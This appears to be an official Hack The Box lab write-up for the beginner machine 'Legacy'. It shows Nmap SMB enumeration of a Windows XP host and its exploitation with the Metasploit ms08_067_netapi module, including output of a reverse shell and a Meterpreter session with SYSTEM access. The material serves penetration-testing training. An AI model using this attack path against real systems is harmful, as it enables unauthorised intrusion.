
Hack The Box
PEN-TESTING LABS



Legacy

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Difficulty: Easy

Classification: Official

SYNOPSIS

Legacy is a fairly straightforward beginner-level machine which demonstrates the potential security risks of SMB on Windows. Only one publicly available exploit is required to obtain administrator access.

Skills Required


- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned

- Identifying vulnerable services
- Exploiting SMB

Enumeration

Nmap



```
|   LEGACY<20>          Flags: <unique><active>
|   HTB<1e>             Flags: <group><active>
|   HTB<1d>             Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2017-10-10T05:43:05+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
```


Nmap reveals that SMB is open, and also identifies the operating system as Windows XP.

Exploitation

Some searching turns up with CVE-2008-4250, which also has a Metasploit module available for it. Running the module immediately grants a root shell.

Note: in some cases the module target must be set for the exploit to work. If so, Windows XP SP3 English is the correct target.

Module: exploit/windows/smb/ms08_067_netapi



```
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179267 bytes) to 10.10.10.4
[*] Meterpreter session 3 opened (10.10.14.5:4444 -> 10.10.10.4:1187) at 2017-10
-10 03:54:29 -0400

meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The user flag can be obtained from **C:\Documents and Settings\john\Desktop\user.txt** and the root flag from **C:\Documents and Settings\Administrator\Desktop\root.txt**